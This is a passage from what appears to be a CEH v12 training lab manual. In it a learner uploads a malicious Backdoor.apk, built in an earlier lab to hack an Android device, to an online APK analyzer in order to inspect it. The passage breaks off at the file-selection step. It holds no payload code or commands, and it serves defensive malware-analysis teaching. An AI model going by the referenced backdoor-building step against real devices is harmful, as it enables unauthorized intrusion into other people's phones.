
Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.

In this task, we will analyze a malicious app using various online Android analyzers.

> Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.
>
> Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

1. Click **CEHv12 Android** to switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.

   > Note: Restart the machine, if it non-responsive.




2. In **Chrome**, type **https://www.sisik.eu/apk-tool** in the address bar and press **Enter**.
3. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

   > Note: If a cookie notification pop-up appears, click **Got it!**

4. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

   > Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.




5. In the **Choose an action** pop-up, click **Files**.

